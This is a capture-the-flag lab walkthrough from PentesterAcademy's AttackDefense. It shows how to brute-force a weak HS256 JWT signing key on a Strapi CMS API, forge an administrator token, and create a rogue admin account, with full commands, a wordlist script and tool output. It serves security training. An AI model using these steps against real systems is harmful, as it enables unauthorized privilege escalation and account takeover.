

ATTACK
DEFENSE
by PentesterAcademy

Name	Bruteforcing Weak Signing Key (jwt-pwn)
URL	https://attackdefense.com/challengedetails?cid=1421
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.6  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:06  txqueuelen 0  (Ethernet)
        RX packets 1526  bytes 175203 (175.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1751  bytes 4923068 (4.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.157.223.2  netmask 255.255.255.0  broadcast 192.157.223.255
        ether 02:42:c0:9d:df:02  txqueuelen 0  (Ethernet)
        RX packets 25  bytes 1914 (1.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2539  bytes 6054100 (6.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2539  bytes 6054100 (6.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.157.223.2.

Therefore, the target REST API is running on 192.157.223.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.157.223.3:1337

```
root@attackdefense:~# curl 192.157.223.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }

      body, html {
        margin: 0;
        padding: 40px 0;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.157.223.3:1337/auth/local/ | jq

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "e
lliotalderson"}' http://192.157.223.3:1337/auth/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   434  100   381  100    53   1943    270 --:--:-- --:--:-- --:--:--  2214
{
  "jwt": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczOTA3NDI3LCJleHAiOjE1NzY0OTk0Mjd9.OTIRaLsqj
ONpAbMrjVUU_k5_cjpo5GBb0_lshc163Cc",
  "user": {
    "username": "elliot",
    "id": 2,
    "email": "elliot@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked": null,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~#
```

The response contains the JWT Token for the user.

JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczOTA3NDI3LCJleHAiOjE1NzY0OTk0Mjd9.OTIRaLsqjONpAbMrjVUU_k5_cjpo5GBb0_lshc163Cc

Step 4: Decoding the token header and payload parts using https://jwt.io

The token uses HS256 algorithm (a symmetric signing key algorithm).

Since it is mentioned in the challenge description that a weak secret key has been used to sign the token and the constraints on the key are also specified, a dictionary attack could be used to disclose the correct secret key.

Step 5: Performing a dictionary attack on the JWT Token secret key.

To brute-force the signing key, jwt-pwn would be used. It is present in the tools directory on Desktop.

Command:
cd /root/Desktop/tools/jwt-pwn/
ls

```
root@attackdefense:~#
root@attackdefense:~# cd /root/Desktop/tools/jwt-pwn/
root@attackdefense:~/Desktop/tools/jwt-pwn#
root@attackdefense:~/Desktop/tools/jwt-pwn#
root@attackdefense:~/Desktop/tools/jwt-pwn# ls
jwt-any-to-hs256.py  jwt-decoder.py         LICENSE.txt       tests
jwt-cracker-go       jwt-example-tokens.md  README.md         wordlists-reference.md
jwt-cracker.py       jwt-mimicker.py        requirements.txt
root@attackdefense:~/Desktop/tools/jwt-pwn#
```

Save the following Python script as generate-wordlist.py:

Code Snippet:

```
fp = open("wordlist.txt", "w")

for i in range (10):
        for j in range (10):
                for k in range (10):
                        for l in range (10):
                        fp.write(str(i) + str(j) + str(k) + str(l) + "\n");

fp.close()
```

Command: cat generate-wordlist.py

```
root@attackdefense:~/Desktop/tools/jwt-pwn# cat generate-wordlist.py
fp = open("wordlist.txt", "w")

for i in range (10):
    for j in range (10):
        for k in range (10):
            for l in range (10):
                fp.write(str(i) + str(j) + str(k) + str(l) + "\n");

fp.close()
root@attackdefense:~/Desktop/tools/jwt-pwn#
```

Run the above script to generate the wordlist to be used for cracking the signing key for the JWT token.

Command: python3 generate-wordlist.py

```
root@attackdefense:~/Desktop/tools/jwt-pwn# python3 generate-wordlist.py
root@attackdefense:~/Desktop/tools/jwt-pwn#
root@attackdefense:~/Desktop/tools/jwt-pwn#
root@attackdefense:~/Desktop/tools/jwt-pwn# ls wordlist.txt
wordlist.txt
root@attackdefense:~/Desktop/tools/jwt-pwn#
```

Running the above Python script created a wordlist.

Passing the previously obtained JWT token and the above generated wordlist to jwt-cracker.py script.

Checking the usage information for jwt-cracker.py script:

Command: python3 jwt-cracker.py -h

```
root@attackdefense:~/Desktop/tools/jwt-pwn# python3 jwt-cracker.py -h
usage: jwt-cracker.py [-h] -jwt JWT_TOKEN -w WORDLIST_FILE [-t THREADS_NUMBER]

optional arguments:
  -h, --help            show this help message and exit
  -jwt JWT_TOKEN, --jwt JWT_TOKEN
                        JWT.
  -w WORDLIST_FILE, --wordlist WORDLIST_FILE
                        Wordlist.
  -t THREADS_NUMBER, --threads THREADS_NUMBER
                        The number of threads [Default: 10]
root@attackdefense:~/Desktop/tools/jwt-pwn#
```

Performing a dictionary attack on the weak signing key:

Command: python3 jwt-cracker.py -jwt eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczOTA3NDI3LCJleHAiOjE1NzY0OTk0Mjd9.OTIRaLsqjONpAbMrjVUU_k5_cjpo5GBb0_lshc163Cc -w wordlist.txt

```
root@attackdefense:~/Desktop/tools/jwt-pwn# python3 jwt-cracker.py -jwt eyJhbGciOiJIUzI1NiIsI
nR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczOTA3NDI3LCJleHAiOjE1NzY0OTk0Mjd9.OTIRaLsqjONpAbMrjVUU
_k5_cjpo5GBb0_lshc163Cc -w wordlist.txt
[info] Loaded wordlist.
[info] starting brute-forcing.
[#] KEY FOUND: 9030
root@attackdefense:~/Desktop/tools/jwt-pwn#
```

The secret key used for signing the token is "9030".

Note: The jwt-cracker.py script uses PyJWT for finding out the correct secret key used for signing the JWT token. PyJWT supports the following symmetric signing algorithms: HS256, HS384, HS512. Therefore, jwt-cracker.py can crack the secret key for the tokens signed with the above mentioned symmetric algorithms.

There is another go script to perform a dictionary attack on the secret key. It is much faster than jwt-cracker.py

Using jwt-cracker-go/main.go to perform a dictionary attack on the secret key:

Command: go run jwt-cracker-go/main.go -wordlist wordlist.txt -token eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczOTA3NDI3LCJleHAiOjE1NzY0OTk0Mjd9.OTIRaLsqjONpAbMrjVUU_k5_cjpo5GBb0_lshc163Cc


```
root@attackdefense:~/Desktop/tools/jwt-pwn#
root@attackdefense:~/Desktop/tools/jwt-pwn# go run jwt-cracker-go/main.go -wordlist wordlist.
txt -token eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczOTA3NDI3LCJleHAiOjE1N
zY0OTk0Mjd9.OTIRaLsqjONpAbMrjVUU_k5_cjpo5GBb0_lshc163Cc
[+] Key Found: 9030
root@attackdefense:~/Desktop/tools/jwt-pwn#
```

Step 6: Creating a forged token.

Since the secret key used for signing the token is known, it could be used to create a valid token.

Using https://jwt.io to create a forged token.

Specify the token obtained in Step 3 in the "Encoded" section and the secret key obtained in the previous step in the "Decoded" section.




Notice the id field in the payload section has a value 2.

In Strapi, the id is assigned as follows:

- Administrator user has id = 1
- Authenticated user has id = 2
- Public user has id = 3

Since the signing key is already known, the value for id could be forged and changed to 1 (Administrator) and the corresponding token would be generated.



Forged Token:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczOTA3NDI3LCJleHAiOjE1NzY0OTk0Mjd9.azUcAgTQ3Y6PLPrkvKy53Riph9QyV01uUf0v59Cd4Co

This forged token would let the user be authenticated as administrator (id = 1).

Step 7: Creating a new account with administrator privileges.

Use the following curl command to create a new user with administrator privileges (role = 1).

Command:
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczOTA3NDI3LCJleHAiOjE1NzY0OTk0Mjd9.azUcAgTQ3Y6PLPrkvKy53Riph9QyV01uUf0v59Cd4Co" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com" }' http://192.157.223.3:1337/users | python -m json.tool

Note: The JWT Token used in the Authorization header is the forged token retrieved in the previous step.


```
root@attackdefense:~/Desktop/tools/jwt-pwn# curl -X POST -H "Content-Type: application/json" -H "Authoriz
ation: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczOTA3NDI3LCJleHAiOjE1NzY0OTk0Mj
d9.azUcAgTQ3Y6PLPrkvKy53Riph9QyV01uUf0v59Cd4Co" -d '{ "role": "1", "username": "secret_user", "password":
 "secret_password", "email": "secret@email.com" }' http://192.157.223.3:1337/users | python -m json.tool
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   326  100   224  100   102    446    203 --:--:-- --:--:-- --:--:--   648
{
    "blocked": null,
    "confirmed": null,
    "email": "secret@email.com",
    "id": 3,
    "provider": "local",
    "role": {
        "description": "These users have all access in the project.",
        "id": 1,
        "name": "Administrator",
        "type": "root"
    },
    "username": "secret_user"
}
root@attackdefense:~/Desktop/tools/jwt-pwn#
```

The request for the creation of the new user succeeded.


Step 8: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:


Strapi Admin Panel URL: http://192.157.223.3:1337/admin



Step 9: Retrieving the secret flag.



Open the Secretflags content type on the left panel.



Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.

Flag: 333dc79d015478f8361ca7fe8fb1773

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)